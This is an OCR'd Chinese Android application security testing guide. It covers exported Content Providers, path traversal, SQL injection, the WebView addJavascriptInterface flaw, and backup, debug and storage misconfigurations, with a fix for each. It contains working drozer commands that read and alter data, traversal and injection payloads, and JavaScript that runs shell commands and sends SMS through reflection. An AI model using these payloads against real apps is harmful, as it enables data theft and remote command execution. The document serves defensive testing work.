
Content Provider 组件-导出风险

<table>
<tr><td>检测目的</td><td>Content Provider 导出可能造成信息泄露、目录遍历、和 SQL 注入等风险。</td></tr>
<tr><td>方法</td><td>1. 使用 apktool，将 APK 中的 manifest 文件导出，查看其中的 provider 设置。
2. 查看 provider 的 exported 设置：
- exported=false，安全
- exported=true，protectionLevel 为 signatureOrSystem 或 signature， 安全
- exported=true，protectionLevel 为 normal 或 dangerous，存在风险
- exported 未设置，使用 aapt 查看 apk 的 targetSDKversion。若 targetSDK < 17，exported 默认为 false。>=17 时，默认为 true。

当检测出 Content Provider 存在风险时，可通过反编译或通过 drozer:
run scanner.provider.finduris -a packageName 的方法，找到可行的 Uris，检测是否存在敏感数据泄露。。</td></tr>
<tr><td>检测详情</td><td>使用 aapt 查看 targetSDKversion：
<pre>aapt.exe dump badging apkName</pre><pre>C:\Users\twx\Desktop>aapt.exe dump badging
package: name='com.digitalchina.guiyang' versionCode='56' versionName='1.2.3' platformBuildVersionName='7.1.1'
sdkVersion:'15'
targetSdkVersion:'25'
uses-permission: name='android.permission.RECEIVE_USER_PRESENT'
uses-permission: name='android.permission.SYSTEM_ALERT_WINDOW'
uses-permission: name='android.permission.BIND_NOTIFICATION_LISTENER_SERVICE'
uses-permission: name='android.permission.ACCESS_COARSE_LOCATION'
uses-permission: name='android.permission.ACCESS_WIFI_STATE'</pre>使用 drozer 进行检测：
扫描存在的 Uris:
<pre>dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys</pre>用 query 检测数据泄露：
<pre>dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password | pin |
| iampassword12345 | 1234 |</pre>用 update 尝试非法数据更新：
<pre>dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Keys/
--selection "pin=1234" --string Password "iampassword55555"
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password | pin |
| iampassword55555 | 1234 |</pre></td></tr>
<tr><td>修复建议</td><td>1.对于应用本身使用的 Content Provider,设置 exported=false
2.对外共享数据的 Content Provider，设置 level 为 signature</td></tr>
<tr><td>相关背景</td><td>Content Provider 为安卓四大组件之一，用于在不同应用程序之间进行数据交换。当我们想让自己的</td></tr>
</table>

app 共享部分数据给其他的应用程序时，我们就可以实现 Content Provider 类，同时注册一个 Uri,其他的 APP 就可以用 ContentResolver 类，根据 Uris 操作 APP 里的数据。




Content Provider 经常用于让 APP 获取一些系统数据，如联系人，短信等。当 APP 想要获取系统的信息时，就要创建 ContentResolver 来调用系统 APP 提供的 Content Provider，对共享数据进行操作。比如，简单的读取收件箱的代码为：

```
private void getMsgs(){
    Uri uri = Uri.parse("content://sms/");
    ContentResolver resolver = getContentResolver();
    //获取的是哪些列的信息
    Cursor cursor = resolver.query(uri, new String[]{"address","date","type","body"}, null, null, nul
l);
    while(cursor.moveToNext())
    {
        String address = cursor.getString(0);
        String date = cursor.getString(1);
        String type = cursor.getString(2);
        String body = cursor.getString(3);
        System.out.println("地址:" + address);
        System.out.println("时间:" + date);
        System.out.println("类型:" + type);
        System.out.println("内容:" + body);
        System.out.println("======================");
    }
    cursor.close();
}
```

“短信收件箱”对应的 Uri ： content://sms/
“联系人”对应的 Uri: content://com.android.contacts

而当自己的 APP 要共享数据给其他的应用时，就要自己创建 Content Provider 类,重写调用的 query,insert,delete,update,getType 函数等。



自定义ContentProvider流程解析

①在分享数据的app中创建一个类,继承ContentProvider

②实现对应方法,也可以不重写,默认空实现,按需进行重写

onCreate()只执行一次,用于初始化Provider
insert()插入,delete()删除,update()更新,query()查询
getType():获得ContentProvider数据的MIMI类型

③在AndroidManifest.xml对ContentProvider进行注册

```
<provider
android:name="com.jay.example.bean.NameContentProvider"
android:authorities="com.jay.example.providers.myprovider"
android:exported="true"> </provider>
```

属性依次为:全限定类名,用于匹配的URI,是否共享数据

④使用UriMatchar,完成Uri的匹配

```
①初始化UriMatchaer对象
private static UriMatcher matcher = new UriMatcher(UriMatcher.NO_MATCH);
②使用静态代码块,通过addURI方法将uri添加到matcher中,前两个参数构成URI,最后一个参数是匹配后返回的标识码,如果不匹配则返回-1;
static{
        matcher.addURI("com.jay.example.providers.myprovider", "test", 1);
    }
③在下面需要匹配Uri的地方中使用match方法
switch(matcher.match(uri)){
        case 1:~
        case 2:~
        default:~
ps:另外还可以使用通配符:test/*这样,*代表所有字符,#代表数字
```

⑤可以使用ContentUtils类为Uri追加id,或者解析Uri中的id

```
①withAppendedId(uri,id):为路径加上id部分:
eg:Uri nameUri = ContentUris.withAppendedId(uri, rowId);
②parseId(uri):解析uri中的id值:
long nameId = ContentUris.parseId(uri);
```

⑥在另一个工程中,调用getContentResolver()方法获得Resolver对象,再调用对应的操作方法即可

```
代码示例: (插入操作)
ContentValues values = new ContentValues();
 values.put("name", "测试");
 Uri uri = Uri.parse("content://com.jay.example.providers.myprovider/test");
resolver.insert(uri, values);
```

测试的 APP 实现 Content Provider 时：

```java
public class NameContentProvider extends ContentProvider {
    //初始化一些常量
    private static UriMatcher matcher = new UriMatcher(UriMatcher.NO_MATCH);
    private DBOpenHelper dbOpenHelper;

    //使用UriMatcher,这里addURI,下面再调用Matcher进行匹配
    static{
        matcher.addURI( authority: "com.example.twx.contentprovidertutorial.NameContentProvider", path: "test", code: 1);
    }                                                    - 使用UriMatcher，来匹配不同的Uri，进行不同的操作

    @Override
    public boolean onCreate() {
        dbOpenHelper = new DBOpenHelper(this.getContext(), name: "test.db", factory: null, version: 1);
        Log.i( tag: "ContentProvideTutorial", msg: "NameProviderOnCreate()!");
        ContentValues conValues = new ContentValues();
        // 加点数据，以便实现数据库
        conValues.put("name","222");                     - 重写OnCreate，写上需要的代码
        conValues.put("email","222@qq.com");
        SQLiteDatabase db = dbOpenHelper.getReadableDatabase();
        db.insert( table: "test", nullColumnHack: null, conValues);
        Log.i( tag: "ContentProvideTutorial", msg: "DataInserted!");
        return true;
    }

    @Override
    public Cursor query(Uri uri, String[] projection, String selection,
                        String[] selectionArgs, String sortOrder) {
        switch(matcher.match(uri))
        {                                                - 重写query，提供query函数接口用于查询数据
            //把数据库打开放到里面是想证明uri匹配完成
            case 1:
                String tableName = "test";
                SQLiteDatabase db = dbOpenHelper.getReadableDatabase();
                // 正确的安全代码
                Cursor cursor = db.query(tableName, projection, selection, selectionArgs, groupBy: null, having: null, sortOrder, limit: null);
```

对于不需要的操作，则重写返空：

```java
@Override
public String getType(Uri uri) { return null; }

@Override
public Uri insert(Uri uri, ContentValues values) { return null;
}

@Override
public int delete(Uri uri, String selection, String[] selectionArgs) { return 0; }

@Override
public int update(Uri uri, ContentValues values, String selection,
                  String[] selectionArgs) {
    return 0;
}
```

Content Provider 对外共享数据，需要做权限控制时，可以自定义 permission 标签，并对 Content Provider 设置 permission。若设置的 permission 的 permissionLevel 为 normal(系统默认赋予权限)和 dangerous（安装时需要用户确认），则会暴露出风险，恶意程序依然可以声明 uses-permission 来调用 Content Provider。而 permissionLevel 为 signature(只允许同签名的应用)和 signatureOrSystem(也要求签名相同)时，则恶意应用无法威胁到导出了的 Content Provider。

其他	/
参考	http://www.runoob.com/w3cnote/android-tutorial-contentprovider.html

Content Provider 组件-目录遍历

<table>
<tr><td>检测目的</td><td>若对外的 Content Provider 实现了 ContentProvider.openFile 接口，且没有对 Content Query Uri 进行校验，就有可能让攻击者通过目录穿越的方式，访问任意可读文件。</td></tr>
<tr><td>方法</td><td>1. 开启 drozer-Agent，建立 drozer 连接。
2. 对测试的 APP 使用 drozer 进行目录遍历漏洞检测：
<pre>run scanner.provider.traversal -a com.testApplication.packageName</pre>查看 drozer 的检测结果。
（更彻底的测试是对 APP 进行反编译，分析 smali 或 java 代码，找到所有有效的 Content Provider Uri 进行测试）</td></tr>
<tr><td>检测详情</td><td>调用 drozer 后：
<pre>dz> run scanner.provider.traversal -a com.example.[redacted]contentprovidertutorial
Scanning com.example.twx.contentprovidertutorial...
Not Vulnerable:
  No non-vulnerable URIs found.

Vulnerable Providers:
  content://com.example.[redacted]contentprovidertutorial
  content://com.example.[redacted]contentprovidertutorial/</pre>会显示检测存在漏洞的 content Provider</td></tr>
<tr><td>修复建议</td><td>1. 将不必要的 Content Provider 设置为 export=false
2. 去除不必要的 openFile 接口。
3. 对于 openFile 接口的 Uri 进行校验，检测目录穿越。</td></tr>
<tr><td>相关背景</td><td>对外暴露的 Content Provider 实现了 openFile 接口，攻击者调用 ContentProvider,使用“../../”的目录穿越方式获取任意可读文件的数据。

建立测试 APP：
（代码来自：https://blog.csdn.net/u012417380/article/details/53207448）
<pre>package com.example.twx.contentprovidertutorial;

import ...

public class FileContentProvider extends ContentProvider {
    @Override
    public boolean onCreate() {
        return false;
    }

    @Override
    public ParcelFileDescriptor openFile(Uri uri, String mode) throws FileNotFoundException {
        //getFilesDir()指定从文件夹/data/data/packageName/files/中读取指定文件
        File file = new File(getContext().getFilesDir(), uri.getPath());
        if(file.exists()){
            return (ParcelFileDescriptor.open(file, ParcelFileDescriptor.MODE_READ_ONLY));
        }
        throw new FileNotFoundException(uri.getPath());
    }

    @Override
    public String getType(Uri uri) { return null; }

    @Override
    public Uri insert(Uri uri, ContentValues values) {...}

    @Override
    public int delete(Uri uri, String selection, String[] selectionArgs) {...}

    @Override
    public int update(Uri uri, ContentValues values, String selection, String[] selectionArgs) {...}

    @Override
    public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {...}
}</pre>这个 ContentProvider 实现了 openFile 接口，从 File 目录(/data/data/packageName/files/)中读取指定文件，但并没有实现对 Uri 的过滤和校验。</td></tr>
</table>

	用 drozer 检测出目录遍历漏洞：
	`dz> run scanner.provider.traversal -a com.example.twx.contentprovidertutorial`
	`Scanning com.example.twx.contentprovidertutorial...`
	`Not Vulnerable:`
	`  content://com.example.twx.contentprovidertutorial.NameContentProvider/`
	`  content://com.example.twx.contentprovidertutorial.NameContentProvider`
	
	`Vulnerable Providers:`
	`  content://com.example.twx.contentprovidertutorial.FileContentProvider/`
	`  content://com.example.twx.contentprovidertutorial.FileContentProvider`
	或直接可用 drozer 读取/etc/hosts 文件（全局可读）：
	`run app.provider.read content://com.example.twx.contentprovidertutorial/../../../../../../etc/hosts`
	`dz> run app.provider.read content://com.example.twx.contentprovidertutorial.FileContentProvider/../../../../../../../../etc/hosts`
	`127.0.0.1  localhost`
	创建/data/data/packageName/test/test 文件后，尝试读取，可目录穿越读到数据：
	`dz> run app.provider.read content://com.example.twx.contentprovidertutorial.FileContentProvider/../test/test`
	`test123`

其他	/
参考	https://www.jianshu.com/p/13f26d68b02e http://www.doc88.com/p-0496641518754.html https://blog.csdn.net/u012417380/article/details/53207448

Content Provider 组件-SQL 注入

<table>
<tr><td>检测目的</td><td>若对外的 Content Provider 提供了从 SQLite 数据库中进行增删改查的操作，且没有对 Content Query 的参数进行校验，就有可能让攻击者通过 SQL 注入的方式，访问数据库进行操作。</td></tr>
<tr><td>方法</td><td>1. 开启 drozer-Agent，建立 drozer 连接。
2. 对测试的 APP 使用 drozer 进行目录遍历漏洞检测：
<pre>run scanner.provider.injection -a com.testApplication.packageName</pre>查看 drozer 的检测结果。
（更彻底的测试是对 APP 进行反编译，分析 smali 或 java 代码，找到所有有效的 Content Provider Uri 进行测试）</td></tr>
<tr><td>检测详情</td><td>/</td></tr>
<tr><td>修复建议</td><td>在 APP 的代码中禁用 SQL 语句拼接外部参数的方式来进行 SQLite 的增删查改操作，而是正确使用 android.database.sqlite.SQLiteDatabase 提供的接口：查询-db.query，插入-db.insert 等。</td></tr>
<tr><td>相关背景</td><td>若对外的 Content Provider 提供了从 SQLite 数据库中进行增删改查的操作，且没有对 Content Query 的参数进行校验，就有可能让攻击者通过 SQL 注入的方式，访问数据库进行操作。

建立测试 APP：
实现了 NameContentProvider 类，提供了数据查询的 query 接口：
<pre>@Override
public Cursor query(Uri uri, String[] projection, String selection,
                    String[] selectionArgs, String sortOrder) {
    switch(matcher.match(uri))
    {
        //把数据库打开放到里面是想证明uri匹配完成
        case 1:
            String tableName = "test";
            SQLiteDatabase db = dbOpenHelper.getReadableDatabase();
            // 正确的安全代码
            //Cursor cursor = db.query(tableName, projection, selection, selectionArgs, null, null, sortOrder, null);
            String sql = "select "+projection[0]+ "from test";
            Log.i(tag: "ContentProviderTutorial",projection[0]);
            Cursor cursor = db.rawQuery(sql, selectionArgs: null);
            return cursor;
    }
    return null;
}</pre>其中可见，代码中直接使用了 rawQuery 函数调用了拼接了外部参数的 SQL 语句。
（projection – 列名，selection – where 条件里的参数， selectionArgs – where 条件里的值）

此处漏洞点在于 projection 项，我们使用 drozer 对 projection 进行 SQL 注入测试：
<pre>dz> run app.provider.query content://com.example.twx.contentprovidertutorial.NameContentProvider/test
 --projection "*"
| _id | name | email |
| 1 | 222 | 222@qq.com |
| 2 | 222 | 222@qq.com |</pre>用“*”列出了所有的内容。
<pre>dz> run app.provider.query content://com.example.twx.contentprovidertutorial.NameContentProvider/test
 --projection "'"
unrecognized token: "'from test" (code 1): , while compiling: select 'from test</pre>参数为单引号时报错了。
<pre>dz> run app.provider.query content://com.example.twx.contentprovidertutorial.NameContentProvider/test
 --projection "1 from test where 1=1 --"
| 1 |
| 1 |
| 1 |</pre>可以使用“--”进行 SQL 语句的改写。</td></tr>
</table>

<table>
<tr><td></td><td>此处漏洞存在于 projection 中，漏洞也可能出现在 selection/selectionArgs/sortOrder 等处。</td></tr>
<tr><td>其他</td><td>使用 drozer 进行检测的结果并不一定准确，可能出现目标 ContentProvider 的确存在 SQL 注入的漏洞，但 drozer 没有检测出来。

主要原因是，若 drozer 无法知道准确的 Uri，就无法进行有效的测试。比如上面的例子中，测试的 Uri 是：content://com.example.twx.contentprovidertutorial.NameContentProvider/test，这是因为在测试 APP 中，使用了 matcher:


```
//初始化一些常量
private static UriMatcher matcher = new UriMatcher(UriMatcher.NO_MATCH);
private DBOpenHelper db0penHelper;

//使用UriMatcher,这里addURI,下面再调用Matcher进行匹配
static{
    matcher.addURI( authority: "com.example.twx.contentprovidertutorial.NameContentProvider", path: "test", code: 1);
}
```


只有 Uri 匹配到了 test 路径，才会走到出现漏洞的代码处。而 drozer 实现在未知道具体 Uri 时，无法有效进行测试：

```
dz> run scanner.provider.injection -a com.example.twx.contentprovidertutorial
Scanning com.example.twx.contentprovidertutorial...
Not Vulnerable:
  content://com.example.twx.contentprovidertutorial.FileContentProvider/
  content://com.example.twx.contentprovidertutorial.NameContentProvider
  content://com.example.twx.contentprovidertutorial.FileContentProvider
  content://com.example.twx.contentprovidertutorial.NameContentProvider/

Injection in Projection:
  No vulnerabilities found.

Injection in Selection:
  No vulnerabilities found.
```


Drozer 未检测到 SQL 注入漏洞，它根本就没有测到 NameContentProvider/test 的 Uri。</td></tr>
<tr><td>参考</td><td>https://www.jianshu.com/p/13f26d68b02e</td></tr>
</table>

WebView 命令执行漏洞 - addJavascriptInterface

检测目的	WebView 组件存在严重的命令执行漏洞。当 WebView 中使用了 addJavascriptInterface()接口时，远程攻击者可在恶意页面中调用 Java Reflection API 来执行任意 Java 对象的方法，执行任意命令。该漏洞影响 Android API level 16 以及之前的版本（即 Android 4.2 之前的系统）
方法	1. 劫持 APP 发出的 HTTP 请求，在返回的 HTML 中加入 Webview 的检测元素，或使用检测的 HTML 直接替代返回的 HTML 数据。
检测详情	Webview 命令执行的测试 HTML 为： HTML 中遍历所有的 HTML 元素，寻找是否存在可利用的 Webview 接口。
修复建议	**Android 4.2 版本号之后** Google 在 Android 4.2 版本号中规定对被调用的函数以 @JavascriptInterface 进行注解从而避免漏洞攻击，用 @JavascriptInterface 代替 addjavascriptInterface

```
<html>
<head>
<meta charset="UTF-8" />
<title>WebView Test</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=0">
</head>
<body>
<p><b>If the application has the webview vulnerability, then the vulnerable interfaces will be shown below.!!</b>
</p>
<script type="text/javascript">
function check(){
    for (var obj in window){
        try {
            if ("getClass" in window[obj]) {
                try{
                    window[obj].getClass();
                    document.write('<span style="color:red">'+obj+'</span>');
                    document.write('<br />');
                }catch(e){ }
            }
        }catch(e) {}
    }
}
check();
</script>
</body>
</html>
```


	Android 4.2 版本号之前 修改调用方式，利用 prompt https://blog.csdn.net/xyz_lmn/article/details/39399225/ 详情参考 https://www.cnblogs.com/jhcelue/p/7338791.html


相关背景	WebView 组件允许 WebView 中加载的 JS 文件，通过 addJavascriptIntetface 的接口来映射对象，调用 APP 中的方法。
	addJavascriptInterface:
	`webView.addJavascriptInterface(new JSObject(), "myObj");`
	`// 参数 1：Android 的本地对象`
	`// 参数 2：JS 的对象`
	`// 通过对象映射将 Android 中的本地对象和 JS 中的对象进行关联，从而实现 JS 调用 Android 的对象和方法`
	若 App 的代码中使用了 webView.addJavascriptInterface 绑定了 js 对象和 java 对象，则当 webview 中加载的 Js 用到这个对象时，就能够调用这个对象中所有的方法，包括系统类（java.lang.Runtime 类）的方法，从而实现任意代码执行。
	
	具体流程为：
	1. Js 调用 addJavascriptInterface 绑定的对象（"myObj"）
	2. 调用所有对象都有的公共反射方法:getClass()，获取当前类
	3. 利用反射调用 forName("java.lang.Runtime")，得到 Runtime 类
	4. 再用反射 getMethod 想要调用的方法，用 invode 调用，exec 执行。
	`function execute(cmdArgs)`
	`{`
	`// 步骤 1：遍历 window 对象`
	`// 目的是为了找到包含 getClass （）的对象`
	`// 因为 Android 映射的 JS 对象也在 window 中，所以肯定会遍历到`
	`for (var obj in window) {`
	`if ("getClass" in window[obj]) {`
	`// 步骤 2：利用反射调用 forName（）得到 Runtime 类对象`
	`// 步骤 3：以后，就能够调用静态方法来运行一些命令。比方訪问文件的命令`
	`alert(obj);`
	`return window[obj].getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec(cmdArgs);`
	`// 从运行命令后返回的输入流中得到字符串。有非常严重暴露隐私的危急。`
	`// 如运行完訪问文件的命令之后，就能够得到文件名称的信息了。`
	`}`
	`}`
	`}`
	`var res = execute(["/system/bin/sh", "-c", "ls -al /mnt/sdcard/"]);`
	`document.write(getContents(res.getInputStream()));`
	
	当一些 APP 通过扫描二维码打开一个外部网页， 或诱使受害者打开恶意网页、浏览恶意微博或者向受害者发送恶意邮件，攻击者就能够运行这段 js 代码进行漏洞攻击。

	利用此漏洞也可以执行其他的操作，如发短信：
	`<html>`
	`<body>`
	`<script>`
	`var objSmsManager = injectedObj.getClass().forName("android.telephony.SmsManager").getM ethod("getDefault",null).invoke(null,null);`
	`objSmsManager.sendTextMessage("10086",null,"this message is sent by JS when webview is loadi ng",null,null);`
	`</script>`
	`</body>`
	`</html>`
	还可以利用此漏洞给系统装上恶意 APP、挂马、反弹 shell、执行 ELF 等。

其他	/
参考	https://www.cnblogs.com/jhcelue/p/7338791.html https://blog.csdn.net/feizhixuan46789/article/details/49155369

任意备份漏洞

检测目的	Android API Level 8 及其以上 Android 系统为用户提供了应用程序数据备份和恢复的功能，此功能的开关即是 AndroidManifest.xml 文件中的 allowbackUp 属性，默认为 true。但同时，攻击者也可以利用这个功能，在偶然接触到用户的（打开了 USB 调试）手机时，恶意备份用户的 APP 数据。
方法	1. 使用 apktool 导出 APK 中的 manifest 文件，检查 allowbackUp 属性是否为 true。 2. 若为 true，则存在任意备份漏洞的风险。 3. 若 APK 未设置属性，默认为 true，存在风险。
检测详情	/
修复建议	设置 allowbackup=false。
相关背景	Android 属性 allowBackup 安全风险源于 adb backup 容许任何一个能够打开 USB 调试开关的人从 Android 手机中复制应用数据到外设，一旦应用数据被备份之后，所有应用数据都可被用户读取；adb restore 容许用户指定一个恢复的数据来源（即备份的应用数据）来恢复应用程序数据的创建。因此，当一个应用数据被备份之后，用户即可在其他 Android 手机或模拟器上安装同一个应用，以及通过恢复该备份的应用数据到该设备上，在该设备上打开该应用即可恢复到被备份的应用程序的状态。 尤其是通讯录应用，一旦应用程序支持备份和恢复功能，攻击者即可通过 adb backup 和 adb restore 进行恢复新安装的同一个应用来查看聊天记录等信息；对于支付金融类应用，攻击者可通过此来进行恶意支付、盗取存款等；因此为了安全起见，开发者务必将 allowBackup 标志值设置为 false 来关闭应用程序的备份和恢复功能，以免造成信息泄露和财产损失。 要备份 allowbackup=true 的 APP 中的数据，遵循以下几步： 1. adb backup -f backup.ab packageName  此处设备上会弹出窗口确认备份：  2. 用 abe 工具抽取备份文件.ab 的数据，此处使用： `https://github.com/nelenkov/android-backup-extractor/releases` 使用命令：

	java -jar abe-all.jar unpack backup.ab backup.zip  将.ab 备份文件转为.tar 文件，后用压缩包打开即可。
其他	/
参考	https://github.com/nelenkov/android-backup-extractor/releases https://blog.csdn.net/qq_31387043/article/details/51452782 https://blog.csdn.net/qq_31387043/article/details/51452782

可调试风险

检测目的	在 manifest.xml 中定义 Debuggable 项，如果该项被打开，app 存在被恶意程序调试的风险，可能导致泄漏敏感信息泄漏等问题。
方法	1. 使用 apktool 导出 APK 中的 manifest 文件，检查 debuggable 属性是否为 true。 2. 若为 true，则存在任可被恶意程序调试的风险。 3. 若 APK 未设置属性，默认为 false，存在风险。
检测详情	/
修复建议	在 manifest.xml 中设置 debuggable=false
相关背景	如果需要调试 android 的程序，以下两个条件满足一个就行。第一是 apk 的配置文件内的 AndroidManifest.xml 的 android:debuggable="true"，第二就是/default.prop 中 ro.debuggable=1。两种方式第一种通常是解包添加属性再打包，随着加壳软件以及 apk 校验等，容易出现安装包异常。第二种由于一般的手机发布时 ro.debuggable 一般是 0 也就是不允许调试。
其他	/
参考	

外部存储路径检测

检测目的	放在 sdcard 目录下的文件，为全局可读可写，任何应用都可以对其中的数据进行读写。放入外部存储的敏感数据可能会泄露，而应用用到的文件，如静态 HTML，若被恶意修改，可能会造成风险，如 XSS 等风险。
方法	sdcard 中所有的文件都会以 root 角色建立，所以需要在测试时判断哪些文件是由测试的 APP 建立的。检查应用存储在外部路径的文件是否存在敏感数据。
检测详情	/
修复建议	敏感数据加密存储，或不要存储在外部路径。
相关背景	/
其他	/
参考	/

SharedPreference 全局读写

检测目的	SharedPreference 在某些模式下可与其他应用共享，所以若 SharedPreference 文件存取了敏感数据，且使用了错误的模式导致可被其他应用读取，就会造成敏感信息泄露的安全风险。
方法	1. 使用 adb shell 连接设备。 2. 在/data/data/packageName/shared_prefs 文件夹下，使用 ls -al 查看 SharedPreference 的文件权限。若为 664 或 662， 则文件可能存在风险。 3. 打开风险文件，查看是否保存有敏感信息。
检测详情	/
修复建议	存储着敏感信息的 SharedPreference 文件，需要将模式改为 Context.MODE_PRIVATE，防止其他应用对文件数据进行读写。

相关背景	SharedPreference 是 Android 应用常用的轻量存储类，本质是基于 XML 文件存储 Key-Value 键值对数据，通常用来存储一些简单的配置信息和认证信息。其优点是数据读写速度较 SQLite 数据库更快，提高了程序的效率。
	
	SharedPreferences 只能保存简单类型的数据，例如：String、int 等。一般会将复杂类型的数据转换成 Base64 编码，以字符串的形式保存。SharedPreferences 背后是用 xml 文件存放数据，文件存放在/data/data/<package name>/shared_prefs 目录下。使用 SharedPreferences 保存 key-value 对的步骤如下：
	1.使用 Activity 类的 getSharedPreferences 方法获得 SharedPreferences 对象，其中存储 key-value 的文件名由 getSharedPreferences 方法的第一个参数指定。
	2.使用 SharedPreferences 接口的 edit 获得 SharedPreferences.Editor 对象。
	3.通过 SharedPreferences.Editor 接口的 putXxx 方法保存 key-value 对，其中 Xxx 表示不同的数据类型。例如：字符串类型的 value 需要用 putString 方法。
	4.通过 SharedPreferences.Editor 接口的 commit 方法保存 key-value 对，commit 方法相当于数据库事务中的提交操作。
	`SharedPreferences sharedPreferences = getSharedPreferences("test", Context.MODE_PRIVATE);`
	`Editor editor = sharedPreferences.edit();//获取编辑器`
	`editor.putString("name", "小明");`
	`editor.putInt("age", 24);`
	`editor.commit();//提交修改`
	读取数据：
	`SharedPreferences sharedPreferences= getSharedPreferences("test",`
	`Activity.MODE_PRIVATE);`
	`// 使用 getString 方法获得 value，注意第 2 个参数是 value 的默认值`
	`String name =sharedPreferences.getString("name", "");`
	`int age =sharedPreferences.getInt("age", 0);`
	SharedPreference 有四种操作模式：
	`Context.MODE_PRIVATE：为默认操作模式,代表该文件是私有数据,只能被应用本身访问,在该模式下,写入的内容会覆盖原文件的内容`
	`Context.MODE_APPEND：模式会检查文件是否存在,存在就往文件追加内容,否则就创建新文件.`

Context.MODE_WORLD_READABLE：表示当前文件可以被其他应用读取.

Context.MODE_WORLD_WRITEABLE：表示当前文件可以被其他应用写入.

当 SharedPreference 使用了 MODE_WORLD_READABLE/MODE_WORLD_WRITEABLE 模式时，可以和其他应用共享此 SharedPreference 的数据。
读取其他应用的 SharedPreference 时，需要提供对方应用的 packageName：

```
Context context = createPackageContext("com.test", Context.CONTEXT_IGNORE_SECURITY);
//读取 com.test 应用的 test 文件
SharedPreferences sharedPreferences = context.getSharedPreferences("test", Context.MODE_WORLD_READABLE);
String name = sharedPreferences.getString("name", "");
int age = sharedPreferences.getInt("age", 0);
```

Shared Preferences 文件的常见应用，有以下两种：
1. 判断是否第一次启动。用户第一次下载使用某 App 时都会有一个引导页，我在下面的介绍中会设置三页的 ViewPager 来表示引导页，当滑到引导页最后一页时点击图片进入到我们刚才上面写的 MainActivity 中，用户第一次安装使用会出现引导页，但是除去第一次点击进入应用之外，就都不会再次显示引导页了。用户是否已打开过 APP，这信息就可以存储在 SharedPreference 里面。
2. 在登录页的用户名和密码的存储或是三方登陆后的用户基本信息的存储（如头像，账户名 Id 等）

